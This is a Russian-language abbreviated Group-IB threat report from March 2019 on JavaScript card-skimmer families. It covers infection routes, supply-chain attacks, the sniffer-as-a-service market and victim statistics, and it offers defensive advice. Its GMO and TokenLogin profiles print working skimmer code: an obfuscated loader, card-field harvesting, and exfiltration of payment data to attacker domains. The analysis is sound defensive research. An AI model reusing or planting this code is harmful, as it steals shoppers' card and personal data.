GROUP-IB

МАРТ 2019 СОКРАЩЕННАЯ ВЕРСИЯ

ПРЕСТУПЛЕНИЕ БЕЗ НАКАЗАНИЯ:

АНАЛИЗ СЕМЕЙСТВ JS-СНИФФЕРОВ

- **ПОЛНАЯ ВЕРСИЯ ОТЧЕТА ДОСТУПНА ТОЛЬКО ДЛЯ КЛИЕНТОВ GROUP-IB THREAT INTELLIGENCE**

Запишитесь на бесплатный пилотный проект, чтобы протестировать все возможности системы и получить полную версию отчета

research@group-ib.ru

ОГЛАВЛЕНИЕ

РАЗДЕЛЫ ДОСТУПНЫ ТОЛЬКО В ПОЛНОЙ ВЕРСИИ

ВВЕДЕНИЕ

Андеграундный рынок продажи и аренды вредоносного программного обеспечения, как и любой другой, имеет структуру, разделенную на сегменты. В каждом сегменте свои правила игры и свои разработчики, заказчики, продавцы, посредники. Товаром здесь служат вирусы, трояны всех типов, RAT, руткиты, а также фреймворки для их построения — конструкторы и различные модули, которые позволяют создать сложный вредонос или улучшить характеристики уже имеющегося.

Однако часто вне поля зрения вирусных аналитиков остаются угрозы, которые не так громко заявляют о себе. Со временем их рыночная ниша увеличивается, в ней появляются новые игроки, само программное обеспечение начинает делиться на семейства, разворачивается конкурентная борьба, растет ущерб. И тогда малоизученный тип вредоносов наносит удар. Так, в сентябре 2018 года стало известно, что пользователи сайта и мобильного приложения British Airways подверглись компрометации. Под угрозой оказались все клиенты международной авиакомпании, которые осуществляли бронирование через официальный сайт или приложение компании в период с 25 августа по 5 сентября 2018 года. Суммарно в руки злоумышленников попали личные и финансовые данные 380 000 человек. Ранее в июле 2018 года сообщалось о компрометации сайта Ticketmaster, компании, торгующей билетами на различные массовые спортивные и развлекательные мероприятия. Об этих двух случаях впервые сообщили американские исследователи компании RiskIQ.

О новом инциденте стало известно в марте 2019 года. Эксперты Group-IB обнаружили подозрительный код на британском сайте FILA, международного производителя спортивных товаров. За 4 месяца платежные данные как минимум 5 600 пользователей могли быть скомпрометированы.

Во всех описываемых случаях злоумышленники получили доступ к ресурсам, внедрили JavaScript код на страницы оплаты и с его помощью перехватывали вводимые пользователями финансовые данные. Вредоносный код такого типа называют JS-снифферами или просто снифферами. Крупные игроки вроде банков и платежных систем не видят в снифферах серьезную угрозу для себя. Принято считать, что цель этого класса вредоносных программ — небольшие онлайн-магазины. Но такое представление пора поставить под сомнение. Во-первых, при заражении сайта в цепочку пострадавших вовлечены все — конечные пользователи, платежные системы, банки и крупные компании, торгующие своими товарами и услугами через интернет. Во-вторых, приведенные выше примеры - не единственные прецеденты внедрения снифферов на сайты крупных компаний, а значит, «незначительная угроза» растет.

Сниффферы - это

тип вредоносного кода, внедряемого злоумышленниками в сайт жертвы для перехвата вводимых пользователем данных: номеров банковских карт, имен, адресов, логинов, паролей и т. д. Полученные платежные данные злоумышленники перепродают или используют сами для покупки и перепродажи ценных товаров.

Специалисты направления Threat Intelligence Group-IB постоянно фиксируют появление новых снифферов, как универсальных, так и специально разра-

ботанных под определенные CMS. Принимая во внимание растущие объемы этого сегмента рынка вредоносного кода, команда Group-IB решила проанализировать семейства снифферов, значительно дополнив описания и отчеты других исследователей.

В этом отчете эксперты Group-IB раскрывают неизвестные ранее семейства снифферов, описывают различные способы заражения и атаки через поставщиков услуг. Тенденции и закономерности, выявленные в этом исследовании, углубляют представление об угрозе, позволяют корректно атрибутировать атаки и дают качественную базу для расследования киберпреступлений с использованием этого типа вредоносного кода.

КЛЮЧЕВЫЕ РЕЗУЛЬТАТЫ

Предмет исследования

Сниффер — тип вредоносного кода, внедряемого злоумышленниками в сайт жертвы для перехвата вводимых пользователем данных: номеров банковских карт, имен, адресов, логинов, паролей и т. д. Полученные платежные данные злоумышленники перепродают или используют сами для покупки и перепродажи ценных товаров.

В партнерстве с компанией Flashpoint аналитики RiskIQ были первыми, кто проанализировал деятельность злоумышленников, использующих сниффферы. Они выделили 12 групп под общим названием MageCart. Эксперты Group-IB изучили обнаруженные сниффферы и, применив собственные аналитические системы, смогли вскрыть всю инфраструктуру и получить доступ к исходникам и инструментам злоумышленников. Такой подход позволил выявить как минимум 38 разных семейств.

Группа или семейство?

Сниффер может использоваться как определенной преступной группой, разработавшей его, так и другими группами, купившими или взявшими сниффер в аренду. Так как в некоторых случаях сложно определить, сколько преступных групп используют конкретную программу, эксперты Group-IB называют их семействами, а не группами.

Каждое семейство обладает уникальными признаками и, скорее всего, управляется разными людьми: все сниффферы имеют схожий функционал, и создание двух снифферов одной группой злоумышленников нецелесообразно.

Исследование продолжается: описания проанализированных снифферов появляются в системе Group-IB Threat Intelligence, а в этом отчете описаны схемы работы и различия 15 семейств, минимум 8 из которых не были опубликованы до этого.

TokenLogin	**Март 2016**	**Illum**	**Конец 2016**	**MagentoName**	**Декабрь 2017**
TokenMSN	**Середина 2016**	**WebRank**	**Конец 2016**	**ImageID**	**Конец 2017**
G-Analytics	**Сентябрь 2016**	**ReactGet**	**Июнь 2017**	**GetBilling**	**Начало 2018**
PreMage	**Ноябрь 2016**	**PostEval**	**Середина 2017**	**Qoogle**	**Апрель 2018**
FakeCDN	**Ноябрь 2016**	**CoffeMokko**	**Сентябрь 2017**	**GMO**	**Май 2018**


Список семейств JS-sniffer, проанализированных в этом отчете: 15 из 38, обнаруженных командой Group-IB

Актуальность проблемы определяется потенциально огромной аудиторией (практически каждый из нас пользуется услугами онлайн-магазинов). При этом данной угрозе уделяется относительно мало внимания и у преступников возникает чувство безнаказанности. В результате количество атак растет и в цепочку пострадавших сторон оказываются вовлечены не только пользователи, но и онлайн-магазины, платежные системы и банки, выпустившие скомпрометированные карты.

ПОЛЬЗОВАТЕЛЬ • компрометация данных • прямой финансовый ущерб	**ОНЛАЙН-МАГАЗИН** • репутационный ущерб, отток клиентов вплоть до закрытия • нарушение требований регуляторов к сохранности данных • возмещение ущерба клиентам
ПЛАТЕЖНАЯ СИСТЕМА ИЛИ БАНК-ЭКВАЙРИНГ • незаконное использование бренда — фишинговые страницы • снижение доверия пользователей • сработки систем безопасности, подозрения на целевые атаки	**БАНК-ЭМИТЕНТ КАРТЫ** • репутационный ущерб, компрометация данных карт клиентов • операционные издержки на расследование запросов клиентов ставших жертвами кражи денег с карты • сработки систем безопасности, подозрения на целевые атаки • возмещение ущерба клиентам

Основные результаты глубокого исследования различных семейств снифферов представлены в данном отчете:

- Общее количество семейств достигло 38 - ранее в публичном пространстве было известно только 12. В данном отчете описаны 15 семейств из исследованных экспертами Group-IB, минимум 8 из них не были описаны до этого. Остальные будут появляться в системе Group-IB Threat Intelligence для ее клиентов.
- Классификация снифферов - эксперты описали универсальные и специализированные (запрограммированные под конкретную CMS или платежную систему) типы снифферов.
- Факты взаимосвязи между семействами и признаки «конкурентной борьбы» - были выявлены случаи, когда вредоносный код одного семейства был запрограммирован на «вытеснение» более раннего заражения или использование его в качестве «донора».
- Анализ способов продажи и аренды снифферов - исследование предложений и цен, а также факты перехода клиентов от одного поставщика снифферов к другому.
- Классические и новые схемы использования снифферов - использование уязвимостей популярных CMS, взлом поставщиков услуг, создание поддельных сайтов реальных платежных систем с полным копированием их брендинга.
- Общее количество зараженных снифферами сайтов с подтвержденной принадлежностью к определенному семейству.



Как работают снифферы

1 шаг: получение доступа к сайту

- **Вариант 1** — получение логина и пароля к административной панели с использованием вредоносных программ, крадущих пароли;
- **Вариант 2** — поиск уязвимых сайтов (эксплоиты популярных CMS, известные уязвимости поставщиков услуг). Используя эксплоиты, злоумышленник загружает веб-шелл и получает доступ к изменению файлов сайта;
- **Вариант 3** — покупка доступа к сайту у другой группы злоумышленников.

2 шаг: получение сниффера

- **Вариант 1** — собственная разработка;
- **Вариант 2** — покупка/аренда готового варианта на андеграундном форуме.

3 шаг: установка сниффера


установленный через панель управления или веб-шелл сниффер собирает информацию и отправляет ее на хост, управляемый злоумышленником. Некоторые снифферы используют техники, позволяющие оставаться незамеченными при ручной проверке:

- добавление в легитимную библиотеку скриптов;
- механизм приостановки активности сниффера в момент использования консоли разработчика (например Chrome DevTools или Firefox Browser Toolbox).

4 шаг: монетизация

- **Вариант 1** - продажа данных кардерам и получение от $1 до $5 с каждый карты. Этот способ самый простой - для его реализации достаточно иметь контакты проверенных скупщиков;
- **Вариант 2** - оплата чужими банковскими картами товаров, которые легко перепродать: гаджетов, электроники, бытовой техники, предметов интерьера, одежды и обуви.

Собранные платежные данные и персональную информацию жертвы отправляют на сервер злоумышленников — гейт. В цепочке передачи данных со сниффера может быть использовано несколько уровней гейтов, расположенных на разных серверах или взломанных сайтах, для усложнения задачи обнаружения конечного сервера злоумышленников. Однако в некоторых случаях административная панель расположена на том же хосте, что и гейт для сбора украденных данных.



Телеграм-бот, предлагающий купить данные, украденные снифферами, — 24/7, от $5 до $10

Конечный сервер злоумышленников, предназначенный для отслеживания активности снифферов и экспорта украденных данных, может представлять собой как полноценную административную панель, так и сервер для размещения инструментов администрирования баз данных. К примеру, функции административной панели могут выполнять такие инструменты, как Adminer или phpMyAdmin.

Схема работы сниффера


Способы заражения:

Злоумышленники могут заражать сайты и внедрять вредоносный код разными способами:

1) Эксплуатация уязвимостей CMS

Вредоносный код может внедряться в код сайтов онлайн-магазинов при помощи уязвимостей CMS, разработанных специально для онлайн-магазинов, — Magento, OpenCart и др.

- Загрузка веб-шелла на сайт при помощи эксплуатации уязвимости с последующей модификацией файлов сайта
- внедрение кода сниффера при помощи эксплуатации уязвимости, позволяющей добавить код злоумышленника в один из блоков кода сайта, к примеру, в футер



Статистика CMS, используемых на зараженных сайтах

2) Взлом административной панели сайта

Сниффер может быть установлен путем получения доступа в административную панель сайта с возможностью редактирования файлов. Компрометация логина и пароля может осуществляться несколькими методами:

- использование стилеров — программ, позволяющих извлекать пароли, сохраненные в браузере
- использование вредоносных программ для перехвата вводимых данных (в том числе логина и пароля)
- брутфорс - метод перебора паролей

3) Взлом сторонних сервисов

Сниффер может попасть на сайт через взлом сторонних сервисов, скрипты которых работают на целевом сайте:

- внедрение вредоносного кода через код скриптов сайтов, предоставляющих услуги онлайн-магазинам (чаты клиентской поддержки, системы аналитики и статистики)
- взлом аккаунтов CDN-сервисов с возможностью модификации скриптов, подгружающихся из CDN на целевые сайты.

Атаки через поставщиков

Преступная группа, стоящая за использованием семейства снифферов WebRank, зачастую осуществляла атаки через поставщиков услуг. К примеру, взломав систему веб-аналитики, злоумышленники внедряли код сниффера в скрипт веб-аналитики. Данный скрипт, подгружаемый многими сайтами, вместе с собой подгружал и сниффер банковских карт.

Такая техника доставки также делает возможным вытеснение конкурирующих семейств снифферов. Так в ходе одной из волн заражений операторы сниффера WebRank получили доступ к коду сниффера MagentoName и добавили к нему в сайт свой вредоносный код.

Другой пример — атака на Feedify, сервис для push-уведомлений в режиме реального времени. Внедрив код сниффера в код файла, преступная группа автоматически подгрузила сниффер всем клиентам компании Feedify, на сайты которых подгружался скрипт feedbackembad-min-1.0.js. Сниффер был впервые добавлен в код Feedify 17 августа, а 11 сентября обнаружен и удален. Однако злоумышленники вновь провели заражение 12 сентября.

Атаки через сторонних поставщиков доказали свою эффективность: более 60% из трех сотен сайтов, подгружающих скрипт Feedify, относятся к eCommerce-сайтам, а значит, служат целями для сниффера семейства WebRank.

Целевые платежные системы

С точки зрения архитектуры, каждый сниффер имеет клиентскую и серверную часть.

Клиентская часть сниффера отвечает за первоначальный сбор данных, осуществляемый разными способами:

- по жестко записанному списку имен полей платежных форм;
- по списку регулярных выражений, определяющих интересные снифферу поля;
- по списку базовых HTML-элементов, используемых в платежной форме.

Серверная часть сниффера — приложение, с которым работает оператор сниффера.

Выполняемые серверной частью функции зависят от того, насколько точно клиентская часть сниффера определяет тип украденных данных. Если данные передаются в необработанном виде, значит определение номера карты, CVV, телефона, электронной почты и имени владельца к единому виду происходит уже в административной панели.

Обработка данных в административной панели — более удобный вариант, так как внести изменения в код административной панели легче, чем изменить код сниффера, уже внедренного на сайт онлайн-магазина.

Тем не менее многие семейства снифферов используют уникальные варианты для каждой отдельной платежной системы, что требует модификации и тестирования скрипта перед каждым заражением.

Универсальные снифферы

К универсальным снифферам можно отнести те семейства, которые настроены на кражу данных из разных платежных систем и не требуют доработки под определенную платежную систему. Снифферы семейств **G-Analitycs** и **WebRank** настроены похищать все содержимое элементов HTML определенного типа. Это означает, что парсинг украденных данных происходит в административной панели этих снифферов, то есть на стороне сервера.

- **Снифферы семейства WebRank** обращаются ко всем объектам типа “text”, “a”, “button”, “input”, “submit” и “form” и добавляют специальные обработчики событий, связанных с этими элементами.
- **Снифферы семейства G-Analytics** осуществляют поиск всех элементов следующих типов на странице оплаты: "input", "select", "textarea", "checkbox". Если в результате этого поиска обнаруживаются данные, похожие на номер кредитной карты, сниффер отправит эти данные на сервер злоумышленников.

Снифферы для определенных CMS

Большая часть обнаруженных снифферов нацелена на платежные формы определенных CMS, то есть сниффер осуществляет поиск определенных полей, содержащих платежную информацию, и список таких полей жестко записан в коде сниффера.

Следующие снифферы осуществляют поиск стандартных полей платежной формы CMS Magento:

- PreMage;
- MagentoName;
- FakeCDN;
- Qoogle.

Сниффер **GetBilling** также нацелен на платежную форму CMS **Magento**, но вместо поиска по списку полей он осуществляет поиск форм по их имени. Сниффер семейства **PostEval** нацелен на платежные формы сайтов, работающих под управлением CMS **OpenCart**, для поиска данных сниффер использует жестко закодированные имена полей.

Сниффферы для определенных платежных систем

GMO	TokenLogin	TokenMSN	ImageID	CoffeMokko	ReactGet	
		●	●	●	●	Adyen
					●	ANZ eGate
●	●	●	●	●	●	Authorize.Net
		●	●		●	Braintree
				●		Chase Paymentech (Orbital)
		●				Cielo
				●	●	CyberSource
					●	DataCash (MasterCard)
		●				EBANX
		●	●		●	eWAY
		●			●	Fat Zebra
					●	First Data
					●	Flint
					●	Heartland Payment Systems
		●				heidelpay
					●	LinkPoint
				●		MivaPay
		●				Moip
					●	Moneris Solutions
		●				MundiPagg
		●				Pagar.me
		●				PagSeguro
			●			Payflow
		●				Paymetric
				●		PayOnline
	●		●	●	●	PayPal
		●				Pin Payments
					●	PsiGate
					●	Quickbooks Merchant Services
					●	Realex Payments
	●		●	●	●	Sage Pay
		●				Secure Trading
●		●	●	●	●	Stripe
	●					Tranzila
●					●	USAePay
●			●	●	●	Verisign
		●				Wirecard
			●			Website Payments Pro
●			●			WorldPay

Сниффер как сервис

Каждое семейство снифферов может представлять разные типы сервисов. При анализе подпольных форумов, предназначенных для общения киберпреступников, было обнаружено большое количество сервисов, предлагающих своим клиентам полностью готовое решение, в которое входит:

- сниффер или утилита для генерации снифферов;
- административная панель для обработки данных и отслеживания активности снифферов;
- мануалы по заражению сайтов онлайн-магазинов;
- готовые эксплоиты для заражения сайтов;
- вспомогательные утилиты для поиска уязвимостей и массовых заражений сайтов.

При анализе обнаруженных семейств снифферов было установлено, что в некоторых случаях домены, использованные для хранения кода сниффера или для сбора украденной информации, были зарегистрированы разными пользователями. Код был модифицирован, применялись разные способы обфускации и техники сокрытия вредоносной активности. Эти факторы указывают на то что семейство снифферов используется разными преступными группами, то есть поставляется как сервис.

Сколько стоит использование сниффера

Стоимость снифферов составляет от $250 до $5000. Некоторые сервисы дают возможность работать в партнерстве: клиент предоставляет доступ к скомпрометированному онлайн-магазину и получает 80% от дохода, а создатель сниффера отвечает за серверы для хостинга, техподдержку и административную панель для клиента.

В других случаях прослеживалась четкая специфика деятельности определенной преступной группы, что может означать независимость от сторонних разработчиков и использование только собственных разработок. Таким образом, эти преступные группы должны иметь как минимум одного человека, имеющего навык веб-разработки и знакомого с такими языками, как HTML, JavaScript и PHP.


Масштабы заражений и жертвы

Обнаруженные семейства снифферов были использованы для заражения как минимум 2440 онлайн-магазинов, принимающих к оплате банковские карты. Суммарное суточное количество посетителей всех зараженных сайтов — более **полутора миллионов** человек.

Снифферы, совершающие самые масштабные атаки

Благодаря массовым заражениям самые большие показатели суммарной посещаемости зараженных сайтов у снифферов семейств MagentoName и CoffeMokko. Ресурсы, зараженные этими снифферами, посещает более **440 000** человек ежедневно. Третьим по посещаемости является семейство снифферов WebRank - 250 000 человек.


Анализ среднего значения посещаемости каждого зараженного магазина по отдельности показывает, что некоторые снифферы специализируются на более популярных онлайн-магазинах, а другие - на мелких игроках. Так средняя посещаемость сайтов, зараженных снифферами Illum, G-Analytics и TokenMSN, составляет около 3000 человек в сутки на сайт, в то время как этот же показатель для MagentoName составляет около 500 человек в сутки на сайт.




Статистика общего количества посетителей сайтов, зараженных разными семействами JS-снифферов в день

Более половины зараженных сайтов были атакованы снифером семейства MagentoName, операторы которого используют уязвимости устаревших версий CMS Magento для внедрения вредоносного кода в код сайтов, работающих под управлением этой CMS. Более 13% заражений приходится на долю снифферов семейства WebRank, использующего схему атаки на сторонние сервисы для внедрения вредоносного кода на целевые сайты. 11% приходится на заражения снифферами семейства CoffeMokko, операторы которого используют обфусцированные скрипты, нацеленные на кражу данных из форм оплаты определенных платежных систем, названия полей которых жестко записываются в коде сниффера.

Исходя из анализа списка TLD (top-level domain) зараженных онлайн-магазинов, можно сделать вывод, что атакующие в целом заинтересованы в заражении сайтов, относящихся к крупным развитым странам: США, Великобритании, Германии и т.д.



Разбивка атакованных ресурсов семьями JS-снифферов



Распределение атакованных ресурсов по TLD

Рекомендации для пострадавших сторон:

Для банка-эмитента скомпрометированной карты

- Уведомите пользователей о возможных опасностях, возникающих в процессе онлайн-оплаты с использованием банковских карт;
- Если банковские карты, относящиеся к вашей компании, были скомпрометированы, заблокируйте данные карты и уведомите пользователей о факте использования онлайн-магазина, который был заражен сниффером кредитных карт.

Для администратора онлайн-магазина

- Используйте сложные и уникальные пароли;
- Установите все обновления для используемого программного обеспечения, включая CMS сайтов. Это поможет снизить риск компрометации сервера и усложнит для атакующего процесс загрузки веб-шелла;
- При оплате на сайте используйте окно оплаты, открывающееся внутри отдельного элемента iframe без использования сторонних скриптов;
- Проводите регулярные проверки и аудит защищенности вашего сайта;
- Используйте системы для логирования всех изменений, происходящих на сайте, а также логирование доступа в панель управления сайта, отслеживание дат изменения файлов. Это поможет своевременно обнаружить заражение файлов сайта вредоносным кодом, а также отследить факт неавторизованного доступа к сайту или веб-серверу.

Для платежной системы/банка, обрабатывающего платежи

- Если вы предоставляете сервис для проведения платежей на e-commerce сайтах, проинформируйте своих клиентов об угрозе JavaScript-сниффферов и базовых техниках безопасности при приеме онлайн-платежей на сайтах;
- Используйте окно онлайн-оплаты, работающее на отдельной странице вашего сервиса, а не на странице онлайн-магазина. Это поможет избежать кражи данных банковской карты клиента магазина даже в случае внедрения вредоносного кода на сайт онлайн-магазина;
- Убедитесь, что ваши сервисы используют корректно настроенный механизм Content Security Policy.

МНОГООБРАЗИЕ JS-СНИФФЕРОВ:

описание основных семейств, их инфраструктуры и принципов работы

Семейство GMO

Описан впервые

Сниффер GMO был использован при атаке на сайт FILA, описанной во введении к этому отчету. Жертвами GMO становятся сайты под управлением CMS Magento, его доменное имя для размещения кода и гейт были созданы 7 мая 2018 года — этот месяц можно считать датой начала кампании с использованием сниффера GMO.

Описание

При заражении целевого сайта атакующие внедряют в страницу JavaScript-код, отвечающий за подгрузку сниффера. Этот код проверяет, были ли уже собраны платежные данные пользователя по двум параметрам: наличие в localStorage данных по специальному ключу и наличие в текущем адресе страницы подстроки /checkout/.

Если хоть одно из условий соблюдается, то тело сниффера, перехватывающего данные кредитной карты пользователя, внедряется в страницу сайта. При этом ссылка на PHP-скрипт, возвращающий код сниффера, закодирована в Base64.

```
<script type="text/javascript">
jQuery(document).ready(function(){if(localStorage.getItem('PxtBxZvZQo6KRhppfl') == 1 ||
    (new RegExp('/checkout/')).test(window.location)){jQuery.getScript(atob('
    aHR0cHM6Ly9nbW8ubGkvanMucGhwP3I9OTM3NjM1'));}});</script>
```

Данные собираются по жестко закодированным названиям полей платежной формы.

```
function getSubmitData() {
    var obj = {};
    var data;
    obj['st'] = jQuery('#billing\\:street1').val() + ' ' + jQuery('#billing\\:street2').val();
    obj['ci'] = jQuery('#billing\\:city').val();
    obj['na'] = jQuery('#cardsaveonlinepayments_cc_owner').val();
    obj['nu'] = jQuery('#cardsaveonlinepayments_cc_number').val();
    obj['em'] = jQuery('#cardsaveonlinepayments_expiration').val();
    obj['ey'] = jQuery('#cardsaveonlinepayments_expiration_yr').val();
    obj['cv'] = jQuery('#cardsaveonlinepayments_cc_cid').val();
    obj['e'] = jQuery('#billing\\:email').val();
    obj['p'] = jQuery('#billing\\:telephone').val();
    obj['z'] = jQuery('#billing\\:postcode').val();
    if (obj['nu'].length < 15 || obj['nu'] == '4111111111111111' ||
        obj['cv'].length < 3 || obj['em'] == '' || obj['ey'] == '') {
        return null;
    }
    data = window.btoa(JSON.stringify(obj));
    return data;
}
```

Успешно собранные данные сохраняются в локальное хранилище localStorage, а затем отправляются на гейт сниффера через запрос изображения. Ссылка на гейт также закодирована при помощи Base64, а сам гейт расположен на том же сервере, что и скрипт для загрузки JavaScript-кода сниффера.

```
function SendData() {
    if (window.devtools.open) return;
    var data = JSON.parse(SaveLoadLocalStorage());
    if (data & & data.length) {
        var item = data[0];
        var img = new Image();
        img.onload = function() {
            SaveLoadLocalStorage(item.time, 2)
        };
        img.src = atob('aHR0cHM6Ly9nbW8ubGkvc3RhdC5waHA/cj04OTI2ODUm') + 'data=' + item.data;
    }
}
```

Инфраструктура

Домен	Дата обнаружения / Дата создания
gmo.li	07.05.2018

Семейство TokenLogin

Описан впервые

Первые сайты, зараженные семейством TokenLogin, были зафиксированы **в середине 2016 года**. Следы этого сниффера были найдены в коде интернет-магазинов, работающих под управлением таких CMS и платформ, как **Magento**, **Shopify** и **Bigcommerce**.

Создание инфраструктуры для атак началось за несколько месяцев до: первый домен, связанный с административной панелью этого семейства снифферов, был зарегистрирован **31 марта 2016 года**, а в одной из административных панелей **апрель 2016 года** указан как время модификации файлов.

Описание

Сниффер написан с использованием jQuery, он добавляется в конец уже существующего HTML-файла перед закрывающим тегом body. Такой подход преследует две цели: затруднить ручное обнаружение скрипта и упростить автоматизированное заражение. Таким образом, для автоматической инъекции кода достаточно найти закрывающий тег body, который является концом кода сайта.

Можно предположить, что, получив доступ к возможности модифицировать контент сайта, злоумышленник закрепляется в системе и оставляет лазейки и бэкдоры для восстановления вредоносного скрипта в случае его удаления.


В ходе работы скрипта данные записываются в localStorage, а затем отправляются при помощи POST-запроса вместе с параметром token, который в этом

случае может иметь различные значения. В некоторых случаях были найдены образцы сниффера с дополнительной валидацией данных, в остальных — на клиентской стороне данные никак не обрабатывались.

```
jQuery(document).ready(function() {
    jQuery('#co-billing-form').change(function() {
        localStorage.setItem("billing", jQuery("#co-billing-form").
          serialize())
    });
    jQuery('#co-payment-form').change(function() {
        if (jQuery('input[name="payment[cc_number]"]').val().replace(/[^
          0-9]/g, '').length > 14 && jQuery('input[name="payment[
          cc_cid]"]').val().replace(/[^0-9]/g, '').length > 2) {
            jQuery.ajax({
                url: 'https://jquerycdnlibrary.com/
                  gate.php?token=graGD3Bv',
                data: jQuery('#co-payment-form').serialize() + '&' +
                  localStorage.getItem('billing'),
                type: 'POST'
            });
        }
    });
});
```

Административная панель

Исследователи обнаружили, что административные панели содержат русскоязычный текст. Эти панели были найдены при анализе хостов, используемых злоумышленниками для сбора украденной платежной информации.



Некоторые директории в каждой административной панели были открыты, что позволило определить дату модификации файлов и сделать предположение о датах начала новых кампаний по заражению онлайн-магазинов.

Монетизация украденных данных

Один из обнаруженных образцов сниффера предположительно относится к этому семейству, использовался в 2016 году и содержит отсылку к домену jscdn-jquery.com.

```
(document).ready(function(){
    jQuery(document.body).change(function(){
        if (jQuery('input[name=""payment[cc_number]""]').val().length >=
          15 && jQuery('input[name=""payment[cc_cid]""]').val().length >=
           3) {
              jQuery.ajax({
                    url: 'https://jscdn-jquery.com/bootstrap.php',
                    crossDomain: false,
                    data: jQuery(jQuery.merge(jQuery('#co-payment-form'),
                      jQuery('#co-billing-form'))).serializeArray(),
                    headers: {'X-Requested-With': 'XMLHttpRequest'},
                    type: 'POST',
                    dataType: 'json',
                  success:function(resp)
    {
     return false;
    },
    error:function(jqXHR, textStatus, errorThrown)
    {
     return false;
    }
                  });
            }
    });
});
```

